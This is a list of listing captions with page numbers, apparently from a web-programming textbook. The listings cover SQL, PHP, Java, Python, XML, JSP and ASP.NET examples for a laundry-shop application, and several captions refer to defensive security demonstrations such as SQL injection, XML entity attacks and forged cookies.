Listing 5.31 `sql/16_group_outlet_having.sql`: revenue per outlet, then the most loyal customers. 423
Listing 5.32 `sql/17_balance.sql`: bills with money owing, largest balance first. The sums of payments are computed per bill in a subquery before they are joined. 424
Listing 5.33 `sql/18_transaction_commit.sql`: three inserts in one transaction, and then the balance of the new bill. 425
Listing 5.34 `sql/19_transaction_rollback.sql`: a bill written inside a transaction and then rolled back. 425
Listing 5.35 `php/mysqli/connect.php`: connect, select a database, report. The settings come from `config.php` rather than being typed into the program. 426
Listing 5.36 `php/mysqli/query.php`: submit, check, walk the rows twice, clean up. `data_seek(0)` moves the cursor back to the first row. 428
Listing 5.37 `php/mysqli/oop/MySQLDBOps.php`: the extension class. Each method glues strings into SQL and passes the result to `execute()`. 432
Listing 5.38 `php/pdo/Db.php`: one `connect()` for SQLite (the default) and MySQL. Only the DSN and two setup statements differ between the two. 436
Listing 5.39 `php/pdo/Customers.php`: create, read one, search, update and delete customers, every value bound as a parameter. 437
Listing 5.40 `php/pdo/customers_demo.php`: one customer created, found, searched for, changed and deleted, and one deletion refused. 438
Listing 5.41 `php/pdo/Bills.php`: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment. 439
Listing 5.42 `php/pdo/bills_demo.php`: a bill created with a down payment, finished, finished again (refused), paid in full, and a second bill that fails halfway. 442
Listing 5.43 `php/pdo/errors.php`: the silent error mode, the exception mode, and what to do at the edge of an application. 443
Listing 5.44 `php/injection/unsafe.php`: a sign-in check and a bill-status lookup that glue what the visitor typed into the SQL text. Nothing looks alarming. It is completely open. 444
Listing 5.45 `php/injection/demo.php`: three sign-in attempts and two lookups, each sent to the unsafe and to the safe functions. 445
Listing 5.46 `php/injection/safe.php`: the same two functions with placeholders, and a password check against the stored hash. 448
Listing 5.47 `php/web/boot.php`: connect code, the shop's time zone, a session whose cookie scripts cannot read, and a one-letter escaping function. 450
Listing 5.48 `php/web/login.php`: sign-in with a prepared statement, a hash check, `session_regenerate_id(true)` and a redirect. 450
Listing 5.49 `php/web/customers.php`: a protected page that reads with `GET`, writes with `POST`, answers a successful `POST` with a redirect, and escapes every value it prints. 451
Listing 5.50 `server/php-iis.ini`: the lines of `php.ini` to enable for PHP under IIS. 458
Listing 5.51 `server/info.php`: the smallest useful test of a PHP installation. 463
Listing 5.52 `java/LaundryDb.java`: the URL decides the database. With no `DB_URL` in the environment it opens a copy of the sample SQLite file. 463
Listing 5.53 `java/CustomerDao.java`: the five customer functions. `setString(n, ...)` is PDO's bound value, and placeholders are numbered from 1. 464
Listing 5.54 `java/BillDao.java`: bills in Java, with the transaction written as `setAutoCommit(false)`, `commit()` and `rollback()`. 466

Listing 5.55 `java/CrudDemo.java`: the customer and bill story of Section 5.14, in Java. 470
Listing 5.56 `java/InjectionDemo.java`: gluing strings into a `Statement` against binding with a `PreparedStatement`, and the PBKDF2 check with `SecretKeyFactory`. 471
Listing 5.57 `python/db.py`: `connect()` for SQLite or MySQL, and `run()`, which executes SQL with separately passed parameters. 473
Listing 5.58 `python/customers.py`: the five customer functions. `conn.commit()` makes each change permanent, because a DB-API connection opens a transaction implicitly. 474
Listing 5.59 `python/bills.py`: bills in Python. The transaction is implicit; `commit()` ends it and `rollback()` undoes it. 475
Listing 5.60 `python/crud_demo.py`: the customer and bill story, in Python. 477
Listing 5.61 `python/injection_demo.py`: the glued query against the parameterized one, and the PBKDF2 check with `hashlib.pbkdf2_hmac` and `hmac.compare_digest`. 479
Listing 5.62 `python/web_app.py`: search with `GET`, add with `POST` and redirect. Jinja's `{{ ... }}` escapes every value for HTML automatically. 480
Listing 5.63 `python/web_test.py`: the same five requests as the PHP transcript of Section 5.16, sent through Flask's test client. 481
Listing 5.64 `sql/ex_06_wiyung.sql`: a pattern search and a count. 486
Listing 5.65 `sql/ex_07_ready.sql`: bills ready for pickup, per outlet. 486
Listing 5.66 `sql/ex_08_methods.sql`: payments per method. 486
Listing 5.67 `sql/ex_09_supervisors.sql`: a self-join. 487
Listing 5.68 `sql/ex_10_cashiers.sql`: bills received per employee, top three. 487
Listing 6.1 The four bills of 26 September 2026 as comma-separated values. Everything a reader needs to know is missing from the file itself. 491
Listing 6.2 One bill as XML, shortened. Every value is labeled by the element or attribute that contains it. 492
Listing 6.3 HTML: every tag is an instruction about appearance. Make this big, make this bold, start a paragraph. 494
Listing 6.4 The same content marked up by meaning. Nothing here says "big" or "bold". 494
Listing 6.5 The XML declaration of **Figure 6.5**. It begins `<?` and ends `?>`, which marks it as a processing instruction rather than an element. 496
Listing 6.6 `data/bills.xml`: the bills outlet O01 received on 26 September 2026, exported from `laundry.db`. Four bills, four customers, three payments. 497
Listing 6.7 `data/bills-malformed.xml`, broken four ways: an unquoted attribute value (line 2), a case mismatch (line 4), a bare `&` (line 5) and a `unit` element never closed (line 6). 501
Listing 6.8 `php/01_wellformed.php`. Run it from the `php` folder with `php 01_wellformed.php` 501
Listing 6.9 The output of **Listing 6.8**. Four messages, all about line 2, although **Listing 6.7** is broken on lines 2, 4, 5 and 6. 501
Listing 6.10 `python/04_minidom_nodes.py`. It prints the cancelled bill as a tree, then counts every node in `bills.xml` by kind. 506
Listing 6.11 The output of **Listing 6.10**. There are 38 elements in `bills.xml` and **42 text nodes that hold nothing but whitespace**. 507
Listing 6.12 `data/bills-ns.xml`: two vocabularies, two prefixes, and two elements called `customer` that no longer collide. 509
Listing 6.13 `php/09_namespaces.php`. The program registers the two URIs under prefixes of its own, `x` and `k`, which deliberately differ from the file's. 509
Listing 6.14 The output of **Listing 6.13**. Two lines deserve a paragraph each. 510
Listing 6.15 `data/bills-invalid.xml`. Every tag matches and every attribute is quoted. It is also wrong in seven ways. 513
Listing 6.16 A unique identifier. The type `ID` promises that no two elements in the document carry the same value, and requires the value to be a legal XML name. 515
Listing 6.17 An internal DTD: `animal` is the root element, and the rules sit inside the square brackets of `DOCTYPE`. 516
Listing 6.18 `data/bills.dtd`, the grammar of the bill feed as a DTD. 516

Listing 6.19 `data/bills.xsd`: the grammar of **Listing 6.18**, plus the value rules a DTD cannot express. 519
Listing 6.20 `php/04_validate.php`. `schemaValidate` checks against the XSD; a DTD is checked only when the document names it, so `withDoctype` builds a copy that does. 521
Listing 6.21 The output of **Listing 6.20**. The schema finds all seven faults, each with its line; the DTD finds four. 522
Listing 6.22 `python/05_validate.py`. `etree.DTD` can check any document, with or without a `DOCTYPE`. 523
Listing 6.23 The first lines of the output of **Listing 6.22**. The remaining lines are the same messages as **Listing 6.21**, because the library underneath is the same. 523
Listing 6.24 `java/Validate.java`. A compiled `Schema` is thread-safe and reusable; a `Validator` is cheap and made fresh for each document. 523
Listing 6.25 The output of **Listing 6.24**. Java reports each fault twice, once for the facet and once for its consequence, and stops at a document that is not XML at all. 524
Listing 6.26 `java/BillsDom.java`. A `NodeList` is walked by index because it is not a Java `Iterable`. 525
Listing 6.27 The day summary. `BillsDom.java`, `php/03_read.php` and `python/03_read_etree.py` print exactly this text; `diff` finds no difference. 526
Listing 6.28 `java/BillsSax.java`. The parser calls the three methods; the fields are the program's own memory. 527
Listing 6.29 The output of **Listing 6.28**. The same totals, without a tree ever existing. 528
Listing 6.30 `java/BillsStax.java`. The `break` is the point of the program: SAX has no equivalent. 529
Listing 6.31 The output of **Listing 6.30**. On four bills this saves nothing; on four million it is the difference between a second and an hour. 529
Listing 6.32 `python/09_stream_memory.py`. The two functions differ by a few lines, and `el.clear()` is the line that matters. 530
Listing 6.33 The output of **Listing 6.32**. The same total to the rupiah; the tree needed about thirteen times the memory. 531
Listing 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` returns a node list, or a number, string or boolean. 532
Listing 6.35 The output of **Listing 6.34**. Check `sum(//charged)` against Section 6.4.3: Rp 152.000. 532
Listing 6.36 `java/XPathDemo.java`. The expression strings are copied from **Listing 6.34**. 533
Listing 6.37 The output of **Listing 6.36**. 534
Listing 6.38 `python/06_xpath.py`. The same questions through ElementTree and through lxml. 534
Listing 6.39 The output of **Listing 6.38**. The three `SyntaxError` lines are not bugs: ElementTree has no comparisons, no `not()` and no absolute paths from an element. 535
Listing 6.40 `data/day-sheet.xsl`. It turns **Listing 6.6** into an HTML table, joining the phone numbers from `customers.xml`. 537
Listing 6.41 `php/06_transform.php`. PHP's `XSLTProcessor` needs the `xsl` extension, which XAMPP ships but does not always enable. 538
Listing 6.42 `python/07_transform.py`. lxml wraps libxslt, the same engine as PHP. 539
Listing 6.43 `java/Transform.java`. The JDK's own processor, descended from Apache Xalan: a completely separate implementation. 539
Listing 6.44 The first thirty lines of the output of **Listing 6.41**. B2908 at Rp 80.000 comes first, as the sort asked; the phone number came from the second document. 540
Listing 6.45 The processing instruction that attaches a stylesheet to an XML document. 541
Listing 6.46 Parsing XML in the browser. `ids` becomes `["B2905", "B2908", "B2911", "B2913"]`. 541
Listing 6.47 The output of `php/00_clients_simplexml.php` and of `php/00_clients_dom.php`, identical. 543
Listing 6.48 `php/03_read.php`. Every value is cast, as in `(int) $bill->charged`. 543
Listing 6.49 `python/03_read_etree.py`. `get()` reads an attribute, `findtext()` the text of a child, and `get("cancelled", "false")` supplies the grammar's default. 544

Listing 6.50 `php/laundry_feed.php`. `loadBills` and `loadCustomers` read the database with PDO; the writers build DOM trees and let `saveXML` and `json_encode` produce the text. 545
Listing 6.51 `data/customers.xml`: the four customers behind the day's bills. No birth date, no birthplace, and never `password` or `password_hash`. 549
Listing 6.52 `php/02_export.php`. Run it with `php 02_export.php`, or `php 02_export.php O03 2026-09-30` for another outlet and day. 550
Listing 6.53 The output of **Listing 6.52**. 551
Listing 6.54 `python/laundry_feed.py`. `ET.indent` lays the tree out; `serialize` writes the declaration and the comment itself, because ElementTree's own declaration is spelled `<?xml version='1.0' encoding='utf-8'?>`. 551
Listing 6.55 `python/02_export.py`. It writes bytes, so that Windows does not turn each `\n` into `\r\n` 554
Listing 6.56 `java/LaundryFeed.java`. JDBC reads the rows; `XMLStreamWriter` writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library. 555
Listing 6.57 `java/Export.java`. Compile with `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; run with `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (on Windows, `;` instead of `:`). 561
Listing 6.58 `compare_exports.py`, in the chapter folder. 562
Listing 6.59 The output of **Listing 6.58**. Three languages, three different XML libraries, one JSON serializer written by hand, and twelve files that agree to the byte. 562
Listing 6.60 `data/bills.json`: the same bills as **Listing 6.6**, with the same field names. 563
Listing 6.61 `php/07_json.php`. `json_decode($json, true)` returns arrays; without `true` it returns `stdClass` objects. 566
Listing 6.62 The output of **Listing 6.61**. 567
Listing 6.63 `python/08_json.py`. `json.load` gives dicts, lists, `int`, `bool` and `None` directly. 568
Listing 6.64 The output of **Listing 6.63**. The round trip reproduces the file exactly. 568
Listing 6.65 `php/feed.php`, a router script for PHP's built-in server: `php -S 127.0.0.1:8006 feed.php` 571
Listing 6.66 A session against **Listing 6.65**, shortened where marked `...`. The negotiated request carries `Vary: Accept`; 30 February is refused before any query runs. 572
Listing 6.67 `python/feed_app.py`. Start it with `flask --app feed_app run --port 5006`. 572
Listing 6.68 `java/FeedServer.java`. A stack trace goes to the server's log, never to the client. 574
Listing 6.69 `data/bomb.xml`, the entity-expansion bomb known as *billion laughs*. Each entity is ten copies of the one below it, so `lol4` is 104 copies of `lol`: 30,000 characters from 411 bytes. Five more levels would make three billion. 576
Listing 6.70 PHP's answer, from `php/08_entity_traps.php`: libxml refuses the bomb, with and without entity substitution. 576
Listing 6.71 Python's answer, from `python/10_entity_traps.py`: both parsers expand it in full. 576
Listing 6.72 Java's answer, from `java/EntityTraps.java`: the default factory expands it; the hardened one refuses any `DOCTYPE`. 576
Listing 6.73 `data/xxe.xml`, an XML External Entity attack. `SYSTEM` means *fetch this*, exactly as in **Figure 6.24**; here what is fetched is a file on the server. 577
Listing 6.74 PHP with its defaults, then with the two flags a careless tutorial recommends. 577
Listing 6.75 Java: **the JDK's default `DocumentBuilderFactory` read the file.** 577
Listing 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` is a real schema.org type. 578
Listing 6.77 The output of **Listing 6.76**, ready to paste into the `<head>` of the outlet's page. 578
Listing 6.78 `data/llms.txt`, an example for Profitina Laundry. The addresses use the reserved `.example` domain. 579
Listing 7.1 `HelloServlet.java`: a servlet that produces a small page. Every character of HTML is inside a Java string. 589
Listing 7.2 One account with both roles. `manager-gui` opens the manager application; `admin-gui` opens the host manager. 595
Listing 7.3 Two accounts, one role each. The manager can deploy applications; the administrator can configure hosts; neither can do the other's job. 595

Listing 7.4 `hello.jsp`, the first JSP page. Everything is ordinary HTML except the characters from `<%=` to `%>`. 598
Listing 7.5 The real response for **Listing 7.4**, served by MiniJSP. Every character of template text survived, including the tab characters, and the expression became a date. 600
Listing 7.6 The servlet that **Listing 7.4** was translated into, printed by MiniJSP. Read it beside the page and match every line. 602
Listing 7.7 The shape of a JSP translation error. Jasper is the name of Tomcat's JSP engine, and a `JasperException` about compiling is always a translation or compilation failure, never a failure of your page's logic. 604
Listing 7.8 `counter.jsp`, the page that shows the difference between a field and a local variable. 605
Listing 7.9 The top of the class generated from **Listing 7.8**. Everything written between `<%!` and `%>` became a member of the class — the field `hits` among them — outside every method. 606
Listing 7.10 Further down the same generated class. `nextHit()` touches the shared field; `int local = 0; local++;` is an ordinary local variable of the method. 606
Listing 7.11 The real output of two consecutive requests to **Listing 7.8**. The field counts up; the local variable does not; the random heading is new each time because the *method* is shared but each call computes afresh. 607
Listing 7.12 The real console output. `jspInit()` ran once; a third, fourth and fiftieth request add nothing to it. 607
Listing 7.13 The development tree of the Tomcat track. `src` holds the Java you write; `web` holds what is deployed; the build compiles `src` into `WEB-INF/classes` of a copy of `web`. 609
Listing 7.14 `WEB-INF/web.xml` of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else. 609
Listing 7.15 `build.sh`, which builds `dist/laundry.war`. `build.ps1` and `build.bat` do the same on Windows. The Servlet API jar is used to *compile* and is deliberately not copied into the WAR. 612
Listing 7.16 The XML syntax for the three scripting elements. It means exactly what `<% %>`, `<%= %>` and `<%! %>` mean. 615
Listing 7.17 Six expressions. The first two use only Java; the last four use implicit objects, which is what makes a JSP page a *web* page rather than a program that prints. 616
Listing 7.18 Real values for four of the expressions in **Listing 7.17**. The session id is shown shortened, for the reason given in Section 7.17. 616
Listing 7.19 Two scriptlets: one prints the query string, one changes the content type of the response. 617
Listing 7.20 The query string as the container received it and as it parsed it. `request.getQueryString()` gives the raw text; `request.getParameter` gives one parsed value. 617
Listing 7.21 The shopping-cart loop. The `while` opens in the first scriptlet and closes in the last; the template text and expressions between them are the loop body, written once per item. 617
Listing 7.22 What **Listing 7.21** translates into, in outline. The HTML between the scriptlets became `out.write` calls inside the `while` body. There was never anything clever going on. 618
Listing 7.23 A method declared in the page and called from an expression. 619
Listing 7.24 A sketch of the servlet generated from **Listing 7.23**. The method is a class member; the page body is inside `_jspService`; `session` and `out` are local variables the container declares. 619
Listing 7.25 A declaration holding a data-access object, created in `jspInit()` and released in `jspDestroy()`: made once, used by every request, cleaned up at the end. 619
Listing 7.26 Three comments that behave differently. Only the first is invisible to the translator; only the second travels over the network. 620
Listing 7.27 The real output of `implicit.jsp`: one request, nine objects, none of them declared by the page. 620
Listing 7.28 Four counters, one per scope. Note the `null` test on each: an attribute that has never been set reads as `null`, which is how you tell "first time" from "zero". 622
Listing 7.29 The real output of two requests to `scopes.jsp`. The page counter never moves; the request stamp is new each time and remembers nothing; the session and application counters climb together. 622

Listing 7.30 `Bill.java`, the bean behind every bill a page shows. The last five methods are *derived* properties: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}` and `${bill.nextStatus}` all work, and nothing in the class stores them. 623
Listing 7.31 What `<jsp:useBean>` and the `<jsp:setProperty>` after it became. The first line finds or creates; the last calls the setter only if the parameter was actually sent. 625
Listing 7.32 A default applied once: the first time this session's form bean is created, its service is set to S0001; afterwards the body is skipped. 626
Listing 7.33 The three forms of `jsp:setProperty`: a literal value; a named request parameter; and `*`, which matches every request parameter against the bean's setters. 626
Listing 7.34 `BillBook`, a bean with a query behind it. The page sets `outlet`, then reads `bills`, `count` and `totalRupiah`; it never sees SQL. 626
Listing 7.35 MiniJSP's `bills.jsp`: a bean found or created, one property set from the request, and EL and JSTL doing the rest. 627
Listing 7.36 The real output of `bills.jsp?outlet=O01` against the sample database. Without `?outlet=`, the same page listed all 23 queued bills of the three outlets, Rp 1.003.000 in total. 628
Listing 7.37 The same value twice. The first needs a cast, a fully qualified class name, a method call and three kinds of bracket. The second needs none of them and does not break when the class moves to another package. 629
Listing 7.38 The real output of `el-demo.jsp`. The numeric rows follow the EL rules for types, which the notes below explain. 629
Listing 7.39 The code MiniJSP generated for the `<c:forEach>` of **Listing 7.35**, with its `<c:out>` and `<c:if>`. The loop variable `b` and the status `st` are put into page scope on each pass, which is why `${b.id}` and `${st.count}` find them. 631
Listing 7.40 The same value printed two ways. The first is a hole; the second is not. 632
Listing 7.41 Formatting with the `fmt` library: group the digits of a number, and write a date the way a person writes one. 633
Listing 7.42 `BillListServlet`: read two filters, ask the model, put the result in request scope, forward. No HTML. 636
Listing 7.43 `bills.jsp`: the filter form, the table and the count — EL and JSTL only. Customer names and service descriptions go through `<c:out>`; ids, amounts and status words are the application's own. 637
Listing 7.44 `header.jspf`, pasted into every view by the include directive: the page directive, the two tag libraries, `ctx`, the navigation, who is logged in, and a one-time "flash" message that is printed and removed. 638
Listing 7.45 `NewBillServlet`: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it. 640
Listing 7.46 `Validator`: server-side checks for the bill form. `units` implements rule BR-2 — kilograms round up to a whole number — with `BigDecimal`, so that `3.2` is exactly three point two and not a binary approximation. 642
Listing 7.47 `AdvanceServlet`: one step along the workflow, a message in the session, and a redirect back to the bill. 645
Listing 7.48 `Db`: a connection from a JDBC URL or from a container pool, with SQLite's foreign keys switched on for every connection. 646
Listing 7.49 `BillDao.find`: one fixed SQL text with five placeholders, bound one by one. `(? = '' OR b.Outlet_id = ?)` means "any outlet when the filter is empty". 648
Listing 7.50 `BillDao.insert`: the next id, the bill and its audit row in one transaction; any failure rolls all of it back. 649
Listing 7.51 `AppListener`: at deployment, choose the database (a JNDI pool, the environment variable `LAUNDRY_DB_URL`, or the URL in `web.xml`), build the DAOs, and put them and the reference lists into application scope. 650
Listing 7.52 A Tomcat connection pool for MySQL. With `laundry.db.jndi` set to `jdbc/laundry`, `AppListener` looks up `java:comp/env/jdbc/laundry` and `Db` borrows from the pool. 651
Listing 7.53 `LoginServlet`: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect. 652

Listing 7.54 Setting a cookie that survives the browser closing. EL reads it as ${cookie.lastOutlet.value}. 654
Listing 7.55 EncodingFilter: UTF-8 for every request and response, set before any servlet reads a parameter. 654
Listing 7.56 AccessLogFilter: time the rest of the chain, then log one line with the method, the address and the resulting status. 655
Listing 7.57 AuthFilter: no logged-in employee, go to the login page; a POST without the right token, 403; otherwise pass on. 656
Listing 7.58 The real output of MiniJSP's boom.jsp. isErrorPage="true" on error.jsp is what makes the ninth implicit object, exception, exist there. 656
Listing 7.59 error.jsp: one view for 404, 403 and everything else, chosen by ${pageContext.errorData.statusCode}. The exception goes to the log, never to the screen. 657
Listing 7.60 A dynamic include with <jsp:param> supplying a value. The page contains it twice, the second time with "Good afternoon". 658
Listing 7.61 The real output: one page ran twice inside one request — the run number proves it — and each run saw its own parameter. A directive include could do neither. 658
Listing 7.62 The real output of jsp-servlet/test.sh: the Tomcat track's listener, three filters and seven servlets, run against stand-in container objects and the sample database. The clock was fixed at 2026-09-30 21:00:00 so every run gives the same answer. 658
Listing 7.63 Part of Main.java: one *context* per address — the servlet mapping of this server — each with its list of filters, and a thread pool. 659
Listing 7.64 The two JDK filters: the access log, and the login and CSRF check, each calling chain.doFilter(ex) to pass the request on. 660
Listing 7.65 A template engine in under fifty lines: {{name}} escapes, {{{name}}} does not, {{> file}} includes. Escaping is the default and must be refused explicitly. 662
Listing 7.66 bill_row.html, one table row with holes; BillPages.list renders it once per bill. 663
Listing 7.67 RequestScope: a map that belongs to one exchange and disappears with it. What a servlet container gives you as request.setAttribute, built by hand. 664
Listing 7.68 An extract of the real output of java-httpserver/test.sh (11 of its 14 checks, all of which passed). The server printed an access-log line for each request, such as GET /bills?outlet=O01&status=queued -> 200 in 29 ms 664
Listing 7.69 before_request does the auth filter's job — including the CSRF check — and after_request does the access log's. 666
Listing 7.70 The Flask view function for /bills: the controller of **Listing 7.42** in seven lines. 667
Listing 7.71 bills.html in Jinja2. {% extends %} and {% block %} replace the header and footer includes; loop.index replaces varStatus; | rupiah is a filter the application registers; and every {{ }} escapes by default. 667
Listing 7.72 Real output of the Flask tests. Compare it with **Listing 7.62** and **Listing 7.68**: the same bill, the same price, the same refusals, from three stacks. 668
Listing 8.1 p81_design.mysql.sql: three tables, two foreign keys, and four statements that test them. 680
Listing 8.2 P81Design.java: the physical model run over JDBC, one statement at a time, with the database's verdict on each. 682
Listing 8.3 p81_design.py: the same runner in Python; --no-fk removes the PRAGMA line to show the tempting mistake. 683
Listing 8.4 lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk. 685
Listing 8.5 public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features. 689
Listing 8.6 p82_hashes.php: an unsalted fast hash against a salted slow one, for two customers with the same password. 698
Listing 8.7 p82_hashes.py: the same comparison in Python, reusing the Flask application's hashing functions. 698

Listing 8.8 `P82Hashes.java`: the same comparison in Java, reusing `LaundryDesk.hashPassword` and `LaundryDesk.verifyPassword`. 699
Listing 8.9 `laundry_desk.py`: the Laundry Desk on Flask and `sqlite3`, route for route the same as the PHP version. 701
Listing 8.10 `LaundryDesk.java`: the Laundry Desk on `com.sun.net.httpserver` and JDBC, with its own session store and form parser. 711
Listing 8.11 `acceptance.py`: twenty-four checks over real HTTP, written once and run against all three servers. 726
Listing 8.12 `run_acceptance.sh`: a fresh database, one server, the test, and the server stopped again whatever happens. 728
Listing 8.13 `env.example`: the names of the settings, committed without their values. 731
Listing 8.14 `gitignore.txt`, to be saved as `.gitignore`: secrets, databases and rebuilt files stay out of the repository. 731
Listing 8.15 `git_demo.sh`: what Git would publish, with and without the `.gitignore`. 731
Listing 8.16 `p85_report.sql`: the report query with a half-open date range, and the tempting version with `BETWEEN`. 733
Listing 8.17 `p85_report.php`: the report from PHP, with each placeholder bound with its proper type. 734
Listing 8.18 `p85_report.py`: the report from Python and `sqlite3`. 735
Listing 8.19 `P85Report.java`: the report from Java over JDBC. 735
Listing 8.20 `p86_status.php`: the prepared-statement check and the string-built one, tried on the same three inputs. 737
Listing 8.21 `p86_status.py`: the same experiment in Python. 738
Listing 8.22 `P86Status.java`: the same experiment in Java, with `PreparedStatement` against `Statement`. 739
Listing 8.23 `p87/index.php`: the role in a cookie (wrong) and in a session (right). 741
Listing 8.24 `p87_demo.sh`: six requests with `curl`, one of them with a forged cookie. 742
Listing 8.25 `p87_roles.py`: the same six probes with Flask's test client, plus a forged signed session. 743
Listing 8.26 `P87Roles.java`: both designs and the probes in one Java program. 745
Listing 8.27 `p88_export.php`: the export built with DOM, and the string-glued version checked by a parser. 749
Listing 8.28 `p88_export.py`: the export with ElementTree. 751
Listing 8.29 `P88Export.java`: the export with the JDK's DOM and `Transformer`. 752
Listing 8.30 `bills.xsd`: the schema of the daily export, with named types for the status and for text that carries an id. 755
Listing 8.31 `bills-broken.xml`: well-formed, and wrong in three places. 756
Listing 8.32 `p89_validate.php`: well-formedness, then validity, with every schema error listed. 757
Listing 8.33 `p89_validate.py`: the same two steps with `lxml`. 757
Listing 8.34 `P89Validate.java`: the same two steps with the JDK, collecting every error through an `ErrorHandler`. 758
Listing 8.35 `p810_prices.php`: the price list as JSON, with each price cast to an integer. 760
Listing 8.36 `p810_client.js`: a client that does arithmetic with the prices it receives. 761
Listing 8.37 `p810_prices.py`: the price list with `json.dumps`. 761
Listing 8.38 `P810Prices.java`: the price list written without a library, strings escaped by hand. 762
Listing 8.39 `QueueItem.java`: one line of the queue as a JavaBean, read-only, with getters for the page. 764
Listing 8.40 `QueueServlet.java`: the controller. It writes no HTML: it fills request scope and forwards. 764
Listing 8.41 `queue.jsp`: the view. Expression Language to read, JSTL to loop, `c:out` to escape. 766
Listing 8.42 `web.xml`: one context parameter, the path of the database file. 766
Listing 8.43 `StubContainer.java`: just enough of a servlet container to run the two servlets of this section. 767

Listing 8.44 `p811_queue.py`: the queue page with a Flask route and a Jinja template, and the escaping experiment. 769
Listing 8.45 `P811Queue.java`: the queue page on the JDK's server, with a controller method and a view method. 770
Listing 8.46 `VisitServlet.java`: a local variable, a field, a session attribute and an application attribute, printed side by side. 774
Listing 8.47 `p812_visits.py`: per-visitor and per-application counts in Flask. 776
Listing 8.48 `P812Visits.java`: the same counts on the JDK's server, with two cookie-keeping clients. 776
Listing 8.49 `exercises.sql`: solutions to Exercises 8.1, 8.2 and 8.10. 782
Listing 9.1 `HelloWorld.fx`, a complete JavaFX Script program (2008): a `Frame` containing a `Label`, described rather than constructed. Shown for history; the language no longer exists and this was not run. 789
Listing 9.2 `silverlight-hello.html`: the host page of a Silverlight 1.0 application. `Silverlight.createObjectEx` puts the plugin into the `div` and hands it the XAML file. Shown for history; not run. 789
Listing 9.3 `MyFirstSilverlightPage.xml`, loaded by **Listing 9.2**: one `TextBlock` placed 17 pixels from the left and 10 from the top of a `Canvas`. Shown for history; not run. 790
Listing 9.4 `xhr-status.js`: asking for a bill's status with `XMLHttpRequest`, in the style of 2005. `send()` returns immediately; the function in `onreadystatechange` runs later, when the answer is complete (`readyState` 4). 794
Listing 9.5 The real results of **Listing 9.4** in Chromium against the Flask track: status 200 and the bill's facts, then 404 and no data for a wrong phone number. 795
Listing 9.6 `fetch-status.mjs`: the status question with `fetch()`, runnable in Node.js 18 or newer. The second request sends the version it already has in `If-None-Match`. 799
Listing 9.7 The real output of **Listing 9.6** against the Flask track. The first answer carries the data and a version tag; the second is `304 Not Modified` with an empty body. (Flask writes the reason phrase in capitals.) 800
Listing 9.8 The three checks and their answers on the build machine: SDK 10.0.112 with runtimes 10.0.12. Your patch numbers and folders will differ; the first two digits must be `10.0`. 807
Listing 9.9 The real output of `dotnet new webapp` on the build machine (path shortened). *Restore* fetches the project's packages; there are none beyond the shared framework, so it succeeds offline. 808
Listing 9.10 The log of `dotnet run --urls http://127.0.0.1:8901` (three earlier lines, about the launch settings and data-protection keys, omitted). The warning is harmless: the template redirects HTTP to HTTPS and was given no HTTPS address. 808
Listing 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` makes it a web project using the ASP.NET Core shared framework; `net10.0` is the target; `Nullable` and `ImplicitUsings` switch on null checking and automatic `usings`. 809
Listing 9.12 `Program.cs` of the template. Before `builder.Build()` services are registered; after it the pipeline is built; `app.Run()` starts Kestrel and waits. 809
Listing 9.13 `Pages/Index.cshtml` of the template. `@page` makes the file a page with its own address; `@model IndexModel` names its page model; `@{ … }` runs C# before the HTML is written. 810
Listing 9.14 `Pages/Index.cshtml.cs`: a page model with an empty `OnGet`, which runs for every `GET` to the page before the markup is rendered. 811
Listing 9.15 `Pages/Razor.cshtml`: a tour of Razor. The `@{ … }` block declares C# variables; every line of the list shows one rule. 811
Listing 9.16 The real HTML produced by **Listing 9.15**. The Razor comment has disappeared, the HTML comment has not, and `note` has been encoded. 812
Listing 9.17 `Pages/Shared/_Layout.cshtml`: the frame of every page. `@RenderBody()` is where the page's content goes; `@RenderSectionAsync("Scripts", …)` is where a page may add scripts. 813
Listing 9.18 `Pages/Index.cshtml` of LiveStatus: the price list, two `@foreach` loops; every value printed with `@` is encoded. 814

Listing 9.19 `Pages/Index.cshtml.cs`: the page model asks for an `ILaundryStore` in its constructor and fills two properties in `OnGet`. 815
Listing 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` describes the form with validation attributes; `[BindProperty]` asks for it to be filled from the posted form; `OnPost` adds two rules of its own and computes the price. 816
Listing 9.21 `Pages/Quote.cshtml`. The `asp-for`, `asp-items` and `asp-validation-for` attributes belong to **tag helpers**; `Model.Result is { } r` means "if `Result` is not null, call it `r`". 818
Listing 9.22 The HTML the tag helpers of **Listing 9.21** produced (real output; nine options and most of the token left out where marked). Every `name`, `id`, `for`, option and `data-val-*` attribute was written by a helper, and the last line was added unasked. 819
Listing 9.23 `Hello.aspx`: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run. 820
Listing 9.24 `Quote.aspx`: the quotation form inside a master page, with all six validation controls; each names its control with `ControlToValidate`. Not run. 825
Listing 9.25 `Quote.aspx.cs`: `Page_Load` fills the list on the first visit only; `cvWhole_ServerValidate` is the custom rule; `btnQuote_Click` runs when the button caused the postback, if `IsValid`. Not run. 825
Listing 9.26 `Site.master`. Each content page fills the `ContentPlaceHolder` with an `asp:Content` control, as `Quote.aspx` does. Not run. 827
Listing 9.27 `LiveStatus.aspx`: the live status as a Web Form. A `ScriptManager` loads Microsoft's Ajax library, the `UpdatePanel` marks the part to refresh, and a `Timer` causes a postback every 10 seconds. Not run. 827
Listing 9.28 `LiveStatus.aspx.cs`: the button and the timer call the same method, which reads the bill through `LaundryDb` (in `App_Code`) and sets the labels. Not run. 828
Listing 9.29 `Data/ILaundryStore.cs`: the five things the pages need. `LookUp` returns a *tuple* of the ETag and the view. 833
